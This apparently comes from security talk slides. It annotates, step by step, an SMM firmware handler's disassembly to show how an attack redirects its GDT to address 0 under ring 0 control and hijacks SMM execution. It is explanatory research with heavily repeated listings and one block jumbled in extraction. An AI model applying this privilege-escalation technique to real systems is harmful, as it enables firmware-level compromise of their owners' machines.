0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

☞ Reads the GDT base out of DSC
☞ Now read as 0

```
0:8000  mov      bx, offset unk_8091  
0:8003  mov      eax, cs:0FB30h  
0:8008  mov      edx, eax  
0:800B  mov      ebp, eax  
0:800E  add      edx, 50h ; 'P'  
          [eax+42h], dx  
0:8012  mov      shr    edx, 10h  
          [eax+44h], dl  
0:801E  mov      [eax+47h], dh  
0:8022  mov      ax, cs:0FB38h  
0:8026  dec      ax  
0:8027  mov      cs:[bx], ax  
0:802A  mov      eax, cs:0FB30h  
0:802F  mov      cs:[bx+2], eax  
0:8034  db      66h  
0:8034  lgdt    fword ptr cs:[bx]  
0:8039  mov      eax, 0  
0:803F  mov      cr3, eax  
0:8042  mov      eax, 668h  
0:8048  mov      cr4, eax  
0:804B  mov      ax, cs:0FB0Eh  
0:804F  mov      cs:[bx+48h], ax  
0:8053  mov      ax, 10h  
0:8056  mov      cs:[bx-2], ax  
0:805A  mov      edi, cs:0FEF8h  
0:8060  lea      eax, [edi+80DBh]  
0:8068  mov      cs:[bx+44h], eax  
0:806D  lea      eax, [edi+8097h]  
0:8075  mov      cs:[bx-6], eax  
0:807A  mov      ecx, 0C0000080h  
0:8080  mov      ebx, 100011b  
0:8086  mov      cr0, ebx  
0:8089  jmp      large far ptr 0:0
```

& Dynamically initialize task register descriptor, now incorrectly computed as outside SMRAM

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h ←
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Load the size of the GDT

- Read from the sinkhole, this is now 0.
- Access a GDT of size 0 will triple fault.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax ←
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

-Decrement the GDT size

- The size is now incorrectly computed as 0xffff, the largest possible GDT size.
- This gives us extreme flexibility in setting up a malicious memory map, and saves us from the expected triple fault.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Save the size as 0xffff to the GDT descriptor

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h ←
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

¶ Reload the GDT base address
⊗ Read as 0 from the sinkhole

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Save the base address as 0 to
the GDT descriptor

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Load the GDT from the
constructed descriptor

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- ↳ The template SMM handler has now loaded a Global Descriptor Table located **outside** of SMRAM, at address 0
- ↳ Ring 0 can modify this GDT to control the memory mappings used by SMM
 - ↗ ... if we survive long enough for SMM to use it.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh ←
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- ↳ Load a long mode code selector from the DSC structure
 - ☒ Read as 0 from the sinkhole
 - ☒ A 0 (null) code selector is invalid
 - ☒ When this gets used, it will triple fault the system

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

¶ Leverage self-modifying code to apply the invalid code selector to an upcoming far jump, used for the protected to long mode transition. The system will crash in 21 instructions, when this jmp executes.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Load a hard coded protected mode code selector

- If read from the sinkhole, the attack will fail (a null CS will be loaded on the upcoming far jump, and triple fault)
- The hardcoded load allows the attack to proceed

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Leverage self-modifying code to apply the 0x10 code selector to an upcoming far jump, used for the 16-to-32 bit protected mode transition.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

• The upcoming far jump will now enter GDT descriptor 0x10, under ring 0 control.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h ←
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Load SMBASE from the State Save Map.

- ✗ The State Save Map is inadvertently sinkholed by our attack
- ✗ SMBASE is incorrectly read as 0

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Use self modifying code to
configure the upcoming protected
mode to long mode transition



```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- Compute a flat offset to the 32 bit SMM code
- Incorrectly calculated as 0x8097

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

¶ Use self modifying code to
configure the upcoming 16-to-32
bit protected mode transition



```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& The far jump will now proceed to
0x10:0x8097

```
0:8000  mov      bx, offset unk_8091  
0:8003  mov      eax, cs:0FB30h  
0:8008  mov      edx, eax  
0:800B  mov      ebp, eax  
0:800E  add      edx, 50h ; 'P'  
0:8012  mov      [eax+42h], dx  
0:8016  shr      edx, 10h  
0:801A  mov      [eax+44h], dl  
0:801E  mov      [eax+47h], dh  
0:8022  mov      ax, cs:0FB38h  
0:8026  dec      ax  
0:8027  mov      cs:[bx], ax  
0:802A  mov      eax, cs:0FB30h  
0:802F  mov      cs:[bx+2], eax  
0:8034  db       66h  
0:8034  lgdt    fword ptr cs:[bx]  
0:8039  mov      eax, 0  
0:803F  mov      cr3, eax  
0:8042  mov      eax, 668h  
0:8048  mov      cr4, eax  
0:804B  mov      ax, cs:0FB0Eh  
0:804F  mov      cs:[bx+48h], ax  
0:8053  mov      ax, 10h  
0:8056  mov      cs:[bx-2], ax  
0:805A  mov      edi, cs:0FEF8h  
0:8060  lea      eax, [edi+80DBh]  
0:8068  mov      cs:[bx+44h], eax  
0:806D  lea      eax, [edi+8097h]  
0:8075  mov      cs:[bx-6], eax  
0:807A  mov      ecx, 0C0000080h  
0:8080  mov      ebx, 100011b  
0:8086  mov      cr0, ebx  
0:8089  jmp      large far ptr 0:0
```

& Switch from real mode to
16 bit protected mode

```
0:8000  mov      bx, offset unk_8091  
0:8003  mov      eax, cs:0FB30h  
0:8008  mov      edx, eax  
0:800B  mov      ebp, eax  
0:800E  add      edx, 50h ; 'P'  
0:8012  mov      [eax+42h], dx  
0:8016  shr      edx, 10h  
0:801A  mov      [eax+44h], dl  
0:801E  mov      [eax+47h], dh  
0:8022  mov      ax, cs:0FB38h  
0:8026  dec      ax  
0:8027  mov      cs:[bx], ax  
0:802A  mov      eax, cs:0FB30h  
0:802F  mov      cs:[bx+2], eax  
0:8034  db       66h  
0:8034  lgdt    fword ptr cs:[bx]  
0:8039  mov      eax, 0  
0:803F  mov      cr3, eax  
0:8042  mov      eax, 668h  
0:8048  mov      cr4, eax  
0:804B  mov      ax, cs:0FB0Eh  
0:804F  mov      cs:[bx+48h], ax  
0:8053  mov      ax, 10h  
0:8056  mov      cs:[bx-2], ax  
0:805A  mov      edi, cs:0FEF8h  
0:8060  lea      eax, [edi+80DBh]  
0:8068  mov      cs:[bx+44h], eax  
0:806D  lea      eax, [edi+8097h]  
0:8075  mov      cs:[bx-6], eax  
0:807A  mov      ecx, 0C0000080h  
0:8080  mov      ebx, 100011b  
0:8086  mov      cr0, ebx  
0:8089  jmp      large far ptr 0:0
```

- ¶ The far jump causes SMM to load a protected mode memory mapping from the GDT at address 0 (under Ring 0 control).
- ¶ By preemptively configuring a malicious GDT and placing it at address 0, we can control the SMM memory mappings, and hijack execution.

¶ Jump to 0x10:0x8097

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& [These wonderful instructions miraculously save the attack]

Applying the Attack

& Challenges:

- ❖ Locating SMBASE
 - ❖ Requires RE and guesswork
 - ❖ Or brute force and patience

Applying the Attack

